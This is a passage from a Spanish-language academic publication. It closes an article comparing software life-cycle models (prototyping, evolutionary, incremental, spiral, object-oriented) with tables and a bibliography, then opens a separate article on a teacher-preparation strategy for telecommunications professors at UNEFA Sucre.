Se suele utilizar en proyectos en los que los requerimientos no están claros de parte del usuario, por lo que se hace necesaria la creación de distintos prototipos para presentarlos y conseguir la conformidad del cliente. [7]

**Ciclo de vida por prototipos**

La construcción de prototipos es un proceso que facilita al ingeniero de software el desarrollo de la aplicación. El prototipo suele tomar una de las tres formas siguientes:

- Un modelo en papel o en computadora que describe la interacción hombre-máquina, de forma que facilite al usuario la comprensión de su funcionamiento. Por ejemplo, si el sistema a construir es un cajero automático, se puede hacer un programa que simule la interacción del usuario con el cajero sin que el programa esté conectado a ninguna base de datos real ni se despache dinero. De esta manera el cliente puede hacerse a la idea de cómo va a funcionar el sistema al final sin tener que construirlo, y así discutirlo con el ingeniero de software.
- Un modelo que implementa una función requerida importante. El mismo caso que anteriormente pero sin centrarse en la interacción hombre-máquina. Por ejemplo, el modelo podría simular todos los pasos a seguir internamente en el sistema en el acceso a la base de datos de

clientes cuando se quiere obtener dinero del cajero, pero sin que realmente se trate de una base de datos real ni de un cliente del banco.

- Un programa real que se adecue en parte al software que se desea desarrollar. Por ejemplo, se puede disponer de una aplicación relacionada con un “cajero automático”, que al presentarla al cliente, permita al analista identificar las necesidades del cliente y por lo tanto los requisitos del software a construir.

El prototipo sirve como mecanismo para identificar los requisitos del software, y su construcción suele llevar las siguientes etapas:

- Recolección de requisitos.
- Diseño rápido.
- Construcción de prototipo.
- Evaluación de prototipo.
- Refinamiento del prototipo.
- Producto. [3]




Figura 7. Este modelo nos permite suavizar la transición entre los requerimientos iniciales y finales que surgen en la creación de un proyecto con grandes innovaciones.

Se utiliza mayoritariamente en desarrollos de productos con innovaciones importantes, o en el uso de tecnologías nuevas o poco probadas, en las que la incertidumbre sobre los resultados a obtener, o la ignorancia sobre el comportamiento, impiden iniciar un proyecto secuencial.

La ventaja de este ciclo se basa en que es el único apto para desarrollos en los que no se conoce a priori sus especificaciones o la tecnología a utilizar. Como contrapartida, por este desconocimiento, tiene la desventaja de ser altamente costoso y difícil para la administración temporal. [7]

**Ciclo de vida evolutivo**

Este modelo acepta que los requerimientos del usuario pueden cambiar en cualquier momento. La práctica nos demuestra que obtener todos los requerimientos al comienzo del proyecto es extremadamente difícil, no sólo por la dificultad del usuario de transmitir su idea, sino porque estos requerimientos evolucionan durante el desarrollo y de esta manera, surgen nuevos requerimientos a cumplir. El modelo de ciclo de vida evolutivo afronta este problema mediante una iteración de ciclos requerimientos–desarrollo–evaluación.




Figura 8. Luego de cada desarrollo obtenemos una nueva versión del producto.

Resulta ser un modelo muy útil cuando desconocemos la mayoría de los requerimientos iniciales, o estos requerimientos no están completos. [7]

**Ciclo de vida incremental**

El modelo incremental combina elementos del modelo lineal secuencial (aplicados repetidamente) con la filosofía interactiva de construcción de prototipos. El modelo incremental aplica secuencias lineales de forma escalonada mientras progresa el tiempo en el calendario. Cada secuencia lineal produce un incremento de software. Por ejemplo, el software de tratamiento del texto desarrollado con el paradigma incremental podría extraer funciones de gestión de archivos básicos y de producción de documentos en el primer incremento; funciones de edición más sofisticadas y de producción de documentos en el segundo incremento; corrección ortográfica y gramatical en el tercero; y una función avanzada de esquema de página en el cuarto. Se debería tener en cuenta que el flujo del proceso de cualquier incremento puede incorporar el paradigma de construcción de prototipos. “el modelo incremental entrega software en partes pequeñas, pero utilizables, llamadas *incrementos*. En general cada incremento se constituye sobre aquél que ya ha sido entregado. [1]




Figura 9. Una forma de reducir los riesgos es ir construyendo partes del sistema adoptando este modelo.



El modelo de ciclo de vida incremental nos genera algunos beneficios tales como los que se describen a continuación:

- Construir un sistema pequeño siempre es menos riesgoso que construir un sistema grande.
- Como desarrollamos independientemente las funcionalidades, es más fácil relevar los requerimientos del usuario.
- Si se detecta un error grave, sólo desechamos la última iteración.
- No es necesario disponer de los requerimientos de todas las funcionalidades en el comienzo del proyecto y además facilita la labor del desarrollo con la conocida filosofía de divide & conqueror. [7]

**Ciclo de vida en espiral**

El modelo en espiral, propuesto originalmente por Boehm [BOE88], es un modelo de proceso de software evolutivo que conjuga la naturaleza interactiva de construcción de los prototipos con los aspectos controlados y sistemáticos del modelo lineal secuencial. Proporciona el potencial para el desarrollo rápido de versiones incrementales del software. En el modelo espiral, el software se desarrolla en una serie de versiones incrementales. Durante las primeras interacciones, la versión incremental podría ser un modelo en papel o un prototipo. Durante las últimas iteraciones, se producen versiones cada vez más completas del sistema diseñado.

El modelo en espiral se divide en un número de actividades de marco de trabajo, también llamadas región de tareas. Generalmente, existen entre tres y seis regiones de tareas. La figura 10 representa un modelo en espiral que contiene seis regiones de tareas:

- Comunicación con el cliente: las tareas requeridas para establecer comunicación entre el desarrollador y el cliente.
- Planificación: Las tareas requeridas para definir recursos, el tiempo y otra información relacionadas con el proyecto.
- Ingeniería: Las tareas requeridas para construir una o más representaciones de la aplicación.
- Construcción y acción: Las tareas requeridas para construir, probar, instalar y proporcionar soporte al usuario (ejemplo: documentación y práctica).

- Evaluación de cliente: las tareas requeridas para obtener la relación del cliente según la evaluación de las representaciones del software creadas durante la etapa de ingeniería e implementada durante la etapa de instalación. [1]




Figura 10. Un modelo espiral típico.

La ventaja más notoria de este modelo de desarrollo de software es que puede comenzarse el proyecto con un alto grado de incertidumbre, se entiende también como ventaja el bajo riesgo de retraso en caso de detección de errores, ya que se puede solucionar en la próxima rama del espiral.

Algunas de las desventajas son: el costo temporal que suma cada vuelta del espiral, la dificultad para evaluar los riesgos y la necesidad de la presencia o la comunicación continua con el cliente o usuario.

Se observa que es un modelo adecuado para grandes proyectos internos de una empresa, en donde no es posible contar con todos los requerimientos desde el comienzo y el usuario está en nuestro mismo ambiente laboral. [7]

**Ciclo de vida orientado a objetos**

El ciclo de vida del software orientado a objetos, aunque mantiene casi las mismas fases generales que el ciclo de vida clásico, distribuye las fases de forma distinta, según el modelo iterativo e incremental, y teniendo en cuenta otros aspectos nuevos, como el análisis y la gestión de riesgos, el control de calidad y la obtención de modelos consistentes. [4]

Esta técnica fue presentada en la década del 90, tal vez como una de las mejores metodologías a seguir para la creación de productos software. Puede considerarse como un modelo pleno a seguir, como así también una alternativa dentro de los modelos anteriores.

Al igual que la filosofía del paradigma de la programación orientada a objetos, en esta metodología cada funcionalidad, o requerimiento solicitado por el usuario, es considerado un objeto. Los objetos están representados por un conjunto de propiedades, a los cuales denominamos atributos, por otra parte, al comportamiento que tendrán estos objetos los denominamos métodos.

Vemos que tanto la filosofía de esta metodología, los términos utilizados en ella y sus fines, coinciden con la idea de obtener un concepto de objeto sobre casos de la vida real.




Figura 11. Un modelo muy versátil, tanto para pequeños como para grandes proyectos.

La característica principal de este modelo es la abstracción de los requerimientos de usuario, por lo que este modelo es mucho más flexible que los restantes, que son rígidos en requerimientos y definición, soportando mejor la incertidumbre que los anteriores, aunque sin garantizar la ausencia de riesgos. La abstracción es lo que nos permite analizar y desarrollar las características esenciales de un objeto (requerimiento), despreocupándonos de las menos relevantes. Favorece la reducción de la complejidad del problema que deseamos abordar y permite el perfeccionamiento del producto. [7]



### Cuadro comparativo de los diferentes ciclos de vida

Tabla 1. Ventajas y desventajas de los ciclos de vida.

Ciclo de vida	Ventajas	Desventajas
<i>Lineal</i>	Administración, económica	Costoso si se detecta una falla
<i>Cascada puro</i>	Planificación sencilla, producto de calidad, sin necesitar personal calificado.	Necesita todos los requerimientos, costoso y difícil volver atrás para realizar la corrección.
<i>En V</i>	Planificación sencilla, producto de calidad, sin necesitar personal calificado.	Necesita todos los requerimientos, costoso y difícil volver atrás para realizar la corrección.
<i>Sashimi</i>	Producto de calidad sin documentación detallada.	Difícil de gestionar, al finalizar las etapas, problema de comunicación, inconsistencia en el proyecto.
<i>Cascada con subproyecto</i>	Puede ver a varias personas trabajando al mismo tiempo.	Dependencia entre las subetapas, detener el proyecto si no se administra bien.
<i>Iterativo</i>	Se va creando al gusto del cliente	Tardado
<i>Prototipo</i>	Desarrollos en los que no se conoce si prioridad, sus especificaciones o la tecnología a utilizar.	Altamente costoso y difícil para la administración temporal.
<i>Evolutivo</i>	Desconocemos la mayoría de los requerimientos iniciales o no están completos los requerimientos.	El usuario no conoce de informática, nos pueden pedir modificaciones o hacer nuevas solicitudes.
<i>Incremental</i>	Construir un sistema pequeño, desarrolla independientemente las funcionalidades, no es necesario disponer de los requerimientos	No es para todo tipo de aplicaciones
<i>Espiral</i>	Comenzar el proyecto, aunque no se conozcan las especificaciones, bajo riesgo de retraso	Costoso por cada vuelta, difícil evaluar los riesgos, necesita la presencia continua del cliente.
<i>Orientado a objeto</i>	Flexible	Conocimiento en lenguajes de programación.

Tabla 2. Comparación de los ciclos de vida en la elaboración de proyectos.

Ciclo de vida	Fácil	Complicado
<i>Lineal</i>	✓	
<i>Cascada puro</i>		✓
<i>En V</i>		✓
<i>Sashimi</i>		✓
<i>Cascada con subproyecto</i>		✓
<i>Iterativo</i>	✓	✓
<i>Prototipo</i>	✓	✓
<i>Evolutivo</i>	✓	
<i>Incremental</i>	✓	
<i>Espiral</i>	✓	
<i>Orientado a objeto</i>	✓	

Tabla 3. Comparación de las ventajas y desventajas los ciclos de vida.

Ciclo de vida	Admón.		Económico		Requerimientos		Flexible		Req. personal calificado		Producto de calidad	
	SI	NO	SI	NO	SI	NO	SI	NO	SI	NO	SI	NO
Lineal	✓		✓		✓					✓	✓	
Cascada puro	✓		✓		✓			✓		✓	✓	
En V	✓		✓		✓			✓		✓	✓	
Sashimi						✓			✓		✓	
Cascada con subproyecto	✓							✓	✓		✓	
Iterativo								✓	✓		✓	
Prototipo		✓	✓		✓			✓	✓		✓	
Evolutivo						✓						
Incremental						✓		✓	✓		✓	
Espiral				✓	✓			✓	✓		✓	
Orientado a objeto							✓		✓		✓	

Tabla 4. Tipos de proyectos donde se pueden utilizar los ciclos de vida.

Ciclo de vida	Tipo de Proyectos		
	Pequeños	Medianos	Grandes
Lineal	✓		
Cascada puro			
En V			
Sashimi			
Cascada con subproyecto	✓	✓	✓
Iterativo	✓	✓	✓
Prototipo			
Evolutivo	✓	✓	✓
Incremental			
Espiral			✓
Orientado a objeto	✓	✓	✓

Tabla 5. Donde se utilizan los ciclos de vida.

Ciclo de vida	Usos	
	Compartir recursos	Almacenar
Lineal		✓
Cascada puro		
En V		
Sashimi	✓	
Cascada con subproyecto	✓	✓
Iterativo		
Prototipo		
Evolutivo	✓	✓
Incremental		
Espiral		
Orientado a objeto	✓	✓

Tabla 6. Tipos de migraciones que soportan los ciclos de vida.

Ciclo de vida	Migrar	
	Aplicaciones	Base de datos
Lineal		
Cascada puro		
En V		✓
Sashimi		
Cascada con subproyecto	✓	✓
Iterativo	✓	✓
Prototipo		
Evolutivo	✓	✓
Incremental		
Espiral		
Orientado a objeto	✓	✓

En las tablas comparativas anteriores, se muestra de forma más precisas, los usos, ventajas, desventajas y la facilidad de elaboración de los diversos ciclos de vidas, uno son mejores que otro, pero no se puede escoger cual sería el mejor, ya que, cada uno se adapta a las necesidades de cliente, usuario o proyecto.

### Conclusión

Por lo tanto, como hemos leído en lo anterior, los modelos ciclos de vida son una parte muy importante de la ingeniería de software, ya que es donde se concentra toda la información importante de un proyecto, y que todas las etapas van tomada de la mano ya que si una falla todo lo demás estaría mal y sería una pérdida enorme de tiempo y sobretodo de dinero, es por ello que en cada etapa van surgiendo prototipos para asegurarse de que haga lo que el cliente o usuaria quiere o necesite, cada modelo de ciclo de vida se adapta según las necesidades de cliente.

### Bibliografía

1. S. Pressman, Roger, *Ingeniería de Software Un Enfoque Práctico*, Editorial McGraw Hill, 5ta Edición, (año).
2. McConnell, Steve, *Desarrollo y Gestión de Proyectos Informáticos*, Editorial McGraw Hill, 1a Edición.
3. Alonso Amo, Fernando, Inez Normand, Loïc; Pérez, Francisco Javier, *Introducción a la Ingeniería del Software*, Editorial Delta, 1ª edición, Año 2005.
4. Salvador Sánchez, José, *Ingeniería de Proyectos Informáticos: Actividades y Procedimientos*, Editorial Universitat Jaume I, 1ª edición, Año 2003.
5. Jeff, 16 de octubre de 2008. <http://es.kioskea.net/contents/genie-logiciel/cycle-de-vie.php3>
6. Definición de un modelo de ciclo de vida, [http://rguerrero334.blogspot.es/img/Def.Modelo\\_de\\_Ciclo\\_de\\_Vida.pdf](http://rguerrero334.blogspot.es/img/Def.Modelo_de_Ciclo_de_Vida.pdf)
7. [lectores@mpediciones.com](mailto:lectores@mpediciones.com), *Implementación y Debugging, Ciclo de Vida del Software* [http://www.cepeu.edu.py/LIBROS\\_ELECTRONICOS\\_3/lpcu097%20-%20001.pdf](http://www.cepeu.edu.py/LIBROS_ELECTRONICOS_3/lpcu097%20-%20001.pdf)
8. Definición de Debugger, ALEGSA Santa Fe, Argentina, 1998 – 2011. <http://www.alegsa.com.ar/Dic/debugger.php>

# P REPARACIÓN ASISTIDA, ARTICULADA Y AUTOGESTIONADA PERMANENTE COMO ESTRATEGIA METODOLÓGICA PARA DOCENTES UNIVERSITARIOS

Aquiles José Medina Marín\*



profesional. El autor de la presente investigación reconoce que el proceso de preparación no se logra a partir de una receta lineal y única. La Preparación Asistida, Articulada y Autogestionada Permanente es una estrategia metodológica orientada a la dirección del proceso docente educativo que contribuya a garantizar el cumplimiento de las exigencias y necesidades en la formación de profesionales a partir de los objetivos establecidos en los planes y programas de estudio de la carrera de telecomunicaciones, propiciara la elevación de la calidad del proceso pedagógico en la educación universitaria. De ahí que se hagan algunas consideraciones teóricas metodológicas en torno a los requerimientos y condiciones para el desarrollo de ese proceso.

## Resumen

La Universidad Nacional Experimental de la Fuerza Armada (UNEFA), núcleo de Sucre, promueve un nuevo tipo de educación universitaria con sentido de arraigo y pertinencia social, mediante la formación de profesionales comprometidos con el mejoramiento de la sociedad. De ahí la importancia del nivel de preparación que posean los profesores, específicamente los de la carrera de ingeniería de telecomunicaciones, centro de atención en el presente trabajo. Los resultados derivados de un instrumento diagnóstico aplicado aun grupo de profesores de la carrera de ingeniería de telecomunicaciones en la UNEFA núcleo de Sucre, evidenció que esos profesores no se habían actualizado en los últimos cuatro años de su ejercicio

**Palabras clave:** Preparación, asistida,

articulada, autogestionada y permanente.

## Fundamentos teóricos de la estrategia de preparación para los profesores de la carrera de telecomunicaciones del núcleo de Sucre de la UNEFA

La selección de una estrategia de preparación orientada a los profesores de la carrera de telecomunicaciones debe sustentarse en el reconocimiento de las oportunidades y retos que se abren con el proceso de transformación

\*Profesor investigador en el área de las ciencias pedagógicas de la Universidad Bolivariana de Venezuela

que hoy vive el país, y debe tener en cuenta las principales necesidades, intereses, capacidades, potencialidades, fortalezas y debilidades de esos profesores, así como su compromiso para llevar adelante las acciones de formación que se conciben en función del perfeccionamiento de su desempeño y, en consecuencia, de su crecimiento profesional y humano. El proceso de formación hacia el contenido curricular de la carrera de telecomunicaciones, pueden lograrse a través de una estrategia de superación que, en dependencia del diagnóstico y caracterización de los profesores, que incluya acciones asociadas a vías como la autogestión, el trabajo investigativo, la participación en las diferentes modalidades de superación posgraduada y el trabajo metodológico sistemático, que concebido con un enfoque sistémico, debe implementarse en el núcleo de Sucre de la UNEFA. Esto, por supuesto, generará cambios permanentes para alcanzar una práctica pedagógica significativa y trascendental que permitirá a la labor orientadora y educativa una argumentación críticamente desarrollada, en favor de lo que hacemos. Lo expresado conduce a valorar la importancia de los procesos de enseñanza-aprendizaje de los profesores de la carrera de ingeniería de telecomunicaciones del núcleo de Sucre.

**Temática:** Preparación de docentes de carreras universitarias.

**Introducción**

Antes de comenzar la construcción formal de la estrategia, es necesario revisar algunos conceptos como los expuestos por el Dr. Rodolfo B. Gutiérrez Moreno (2004). Expone que la formación de la personalidad de las nuevas generaciones constituye uno de los retos de gran trascendencia social para el momento histórico concreto en que vive la humanidad e implica que cada sujeto en lo personal y su grupo en lo social, asuman una conducta responsable a la que aspira la sociedad, por ello se convierte en un reto pedagógico que debe trascender en acciones concretas y contextualizadas en cada escuela. Para el autor del presente trabajo, lo pedagógico y lo didáctico debe estar orientado en función de los recursos y necesidades locales, acordes a las realidades municipales, donde se gestan los procesos de formación municipalizada. Por otra parte, lo expresado hace evidente la necesidad de que el profesor pueda elaborar su Estrategia Pedagógica de forma contextualizada a las necesidades y condiciones de su escuela y grupo escolar para lo cual se requiere que alcance el dominio metodológico sobre el particular proceso. Por su parte, el modelo actual de la formación del profesional de la educación se inicia con un corto período de habilitación intensiva que convoca, por su brevedad, a quienes dirigen este evento, a la ejecución de acciones formativas de manera intensa sobre el recién ingresado a la carrera, para alcanzar en él un estadio inicial en su formación profesional y humana que le permita, de forma

preliminar, su desempeño profesional en la práctica pedagógica contextualizada de la microuniversidad correspondiente al nivel de educación para el que inició su formación.

En tales condiciones, el proceso de formación inicial del profesional se hace acelerado, lo que demanda de quienes dirigen este proceso de acciones pedagógicas conscientemente previstas, que de forma óptima, precisa y contextualizadas operen con efectividad en tan corto periodo de la formación del profesional, que de forma certera los conduzca a su desempeño preliminar exitoso para dar continuidad al proceso de su formación en la práctica.

Tal exigencia le demanda a quienes dirigen este particular evento del dominio de recursos teóricos y metodológicos sobre el trabajo con las estrategias pedagógicas, que le permitan operar conscientemente para alcanzar los definidos propósitos en las condiciones de la formación del profesional y de la naturaleza de los estudiantes que ingresan a la carrera de formación.

La palabra “estrategia” proviene del vocablo griego “estratego” que significa general, sus orígenes se revelan en el campo militar, transfiriéndose con gran acierto a la esfera económica y ha encontrado propiedad en las demás esferas de la sociedad en la que la educacional no ha escapado de su alcance. Para los doctores Nerelys de Armas Ramírez, Josefa Lorence González y José Manuel Perdomo Vázquez (2003), precisan algunas definiciones del término estrategia al concebir la misma como: “la manera de planificar y dirigir las acciones para alcanzar determinados objetivos a largo, mediano y corto plazo y la adaptación de acciones y recursos necesarios para alcanzarlo son elementos claves para llevar a cabo la estrategia, definen que el propósito de toda estrategia es vencer dificultades con optimización de tiempo y recursos, que ésta permite conocer qué hacer para transformar la acción existente e implica un proceso de planificación que culmina en un plan general con misiones organizativas, metas, objetivos básicos a desarrollar en determinado plazos con recursos mínimos y los métodos que aseguren el cumplimiento de dichos metas”.



Según los criterios de autores de reconocido prestigio científico y profesional en la temática de estrategia (Pozo, 1998; Castellanos Simons, 2001; Ruiz, 2001, de Armas y Gutiérrez, 2003) y la elaborada por la autor de la tesis que la define como: “sistema de acciones estrechamente relacionadas que permitirán satisfacer las necesidades de capacitación de la estructura de dirección municipal de educación y de escuela en el perfeccionamiento de la dirección, que parte del diagnóstico de necesidades y la preparación de los mismos, de la determinación de un objetivo general, los plazos para su ejecución, y las acciones que la conforman serán controladas y evaluadas sistemáticamente para transformar la realidad existente desde un estado real a uno deseado”.

Según la Dra. C María A. Rodríguez del Castillo (2009). En la cada vez más extensa presencia de las estrategias como resultado científico de la investigación educativa, se encuentra una diversidad de interpretaciones que es necesario esclarecer. En ocasiones se elige el término sin, por lo general, justificar o especificar las razones de su elección; en otras, se utilizan varios términos de forma indiscriminada bajo el supuesto de que se hace referencia a lo mismo. A veces se presenta el caso de que se dan por implícitos los conceptos relevantes y las teorías de partida y luego se entra en contradicción con ellas al exponer los propios resultados científicos. Se advierte, además, escasa presencia de trabajos que expresen consideraciones teóricas sobre el particular.

La palabra estrategia aparece con una frecuencia no desestimable en los estudios asociados al campo de la educación y es recurrencia tangible en las obras didácticas que actualmente ven la luz. Su elaboración constituye, a la vez, el propósito de muchas investigaciones en las cuales se erige como el resultado científico que estas aportan al objeto de indagación. El hecho de que su implementación aparezca asociada a los estudios de gestión empresarial y a la puesta en práctica de modelos de calidad y mejora en las

empresas ha traído no pocos problemas a su utilización en el campo de las Ciencias Pedagógicas. Estas cuestiones, unidas a las diferencias con su empleo observadas en los informes de investigaciones, tesis de maestría, doctorados, etcétera.; han planteado la necesidad de promover el estudio de las cuestiones relativas al diseño, elaboración y particularidades de este resultado científico.

Un primer acercamiento permite considerar que es obvia la relación existente entre estrategia y política. Al respecto resultan en extremo interesantes los planteamientos del héroe nacional cubano José Martí, quien señaló: “Estrategia es política (...) y (...) política es el arte de asegurar al hombre el goce de sus facultades naturales en el bienestar de la existencia (...) es sobre todo arte de precisión”. Y como si quisiera establecer un juego de palabras con las ideas anteriores Paulo Freire sentenció: “La política más que discurso es estrategia y táctica. Al estudiar en el mapa general del sistema educativo cuáles puntos pueden ser tocados y reformados (...) hay que estar muy lúcido con relación a táctica y estrategia, parcialidad y totalidad, práctica y teoría”.

Por su parte la planeación estratégica se concibe como una forma de dirección participativa que involucra a todos en la planificación, ejecución y control de las transformaciones necesarias en el proceso de enseñanza aprendizaje o en sus actores para adaptarse a las exigencias del medio; mientras que el enfoque estratégico es concebido como “una actitud extrovertida, voluntarista, anticipada, crítica y abierta al cambio”. (Rodríguez F., 1999). Los elementos apuntados se convertirán luego en algunos de los rasgos esenciales que caracterizan a la estrategia como resultado científico.

Sobre las estrategias de aprendizaje o aprendizaje estratégico habría que señalar también algunos de sus caracteres básicos. La bibliografía sobre el particular es amplia y profusa y apunta a la consideración de los siguientes elementos:

- La existencia de disímiles clasificaciones que toman en cuenta diferentes aspectos para su determinación. Entre estas, sin ánimo de agotar campo tan vasto, pudieran mencionarse:
  - a) Las que toman en cuenta los diferentes momentos del proceso de enseñanza-aprendizaje: búsqueda de información, asimilación, organización... (Ontoria, A /y/ otros, 2000)
  - b) Las que apuntan a los campos en que se mueve el proceso: cognitivas, metacognitivas, de apoyo al aprendizaje... (Ontoria, A /y/ otros, 2000)
  - c) Las estrategias de asociación: el repaso. (Pozo, J.I, 1989).
  - d) Las estrategias de reestructuración que son las que pretenden relacionar los nuevos conocimientos con los que ya posee el individuo y situarlos en estructuras de significado más o menos amplias. Dentro de ellas se consideran: las estrategias de elaboración centradas en



“(…) la búsqueda de una relación simple entre significados sin llegar a establecer una estructura (palabras clave, imagen mental, rimas, abreviaturas, códigos, analogías…)” (Poza, J.I., 1989) y las estrategias de organización en las cuales se establecen relaciones internas entre los materiales de aprendizaje.

e) Las integradoras de múltiples clasificaciones y que consideran la existencia de tres grandes grupos: las cognitivas (de repetición, de organización y de elaboración del material); las metacognitivas y las de apoyo al aprendizaje. (Castellanos Simons, 2003)

- La consideración de las siguientes características comunes a las estrategias de aprendizaje:
- La compaginación del trabajo individual y en grupos.
- La búsqueda de un aprendizaje significativo a partir de la elaboración de estructuras estables y sólidas de conocimiento con actitudes tendentes a la flexibilidad.
- La consecución de una actitud mental de escolares y profesores cuyos rasgos se integren a partir de las siguientes líneas de confluencia: un pensar positivo, un aprendizaje como experiencia agradable y satisfactoria y la potenciación del autoconcepto de las alumnas y alumnos.
- La priorización del elemento cualitativo en la apropiación de los conocimientos, aunque no se desestime su cantidad.
- La complementación de los roles del profesor y los alumnos a partir de considerar que ambos se enfrentan a un proceso en que enseñan y aprenden.

Lo apuntado permite señalar que las estrategias de aprendizaje constituyen un proceso de toma de decisiones que comienza cuando existe una necesidad (planificación), continúa cuando se aplica el plan elaborado, se regula a partir de los imprevistos que aparecen y finaliza cuando se ha

cumplido el objetivo o cuando se determina la imposibilidad de resolverlo en los términos esperados con la consiguiente valoración de lo realizado (evaluación). Todo ello no es un proceso simple, por el contrario, resulta complejo en una doble dimensión. Por una parte es necesaria la selección y activación de conocimientos de distinta naturaleza y, por la otra, su recursividad conlleva a la permanente autorregulación en función de inferencias, predicciones, anticipaciones, cambios, reformulaciones y otros, todo ello, en estrecha correspondencia con la búsqueda del logro de los objetivos trazados de la forma más eficiente.

Las disquisiciones apuntadas son las que permiten considerar al aprendizaje no solo como la adquisición de conocimientos sino también como la búsqueda de “(…) los medios que conducen a la solución de los problemas (…) Este acercamiento al aprendizaje supone dar un giro en la enseñanza pues exigiría enseñar no solo contenidos o datos, sino estrategias para aprenderlos y usarlos”. (Burón, J., 1994).

Muchas son las definiciones que podemos encontrar en la literatura tratando de conceptualizar el término que nos ocupa y su diversidad se expresa en correspondencia con la esfera en que se emplee, sin embargo, para el quehacer del maestro, resulta necesario comprender que la estrategia metodológica, es la proyección de un sistema de acciones a corto, mediano y largo plazos que permite la transformación de la dirección del proceso de enseñanza aprendizaje tomando como base los métodos y procedimientos para el logro de los objetivos determinados en un tiempo concreto. Entre sus fines se cuenta el promover la preparación y desarrollo de estrategias de aprendizaje en los profesores. Definición que será asumida por el autor del presente trabajo, dado que se adapta a las necesidades y orientaciones de la presente investigación.

Para la estructuración de la estrategia, la elaboración de sus fundamentos teóricos se tomaron como base las propias fundamentaciones

filosóficas, sociológicas, ideológicas, epistemológicas, legales, políticas, psicológicas y pedagógicas de la carrera de ingeniería de telecomunicaciones, las cuales permitieron desde el punto de vista teórico dar coherencia, científicidad y organización en la planificación de las acciones que la conforman, se tuvo en cuenta, el criterio de personalidad como producto social en la que sujeto-objeto, sujeto-sujeto interactúan dialécticamente, bajo la influencia de diferentes agentes educativos y toma como premisa que esta se forma en y por la actividad, donde lo cognitivo y lo afectivo forman una unidad, plantea el enfoque personalológico que implica no solo el reconocimiento de la profesión, su significado en el contexto social, la importancia de su existencia en la vida, sino también su función reguladora en la actividad del sujeto.

**Características fundamentales de la estrategia metodológica de preparación para profesores de telecomunica-**



**ciones**

La estrategia metodológica de preparación para los profesores en función de perfeccionar la preparación en la orientación profesional pedagógica se caracteriza por su:

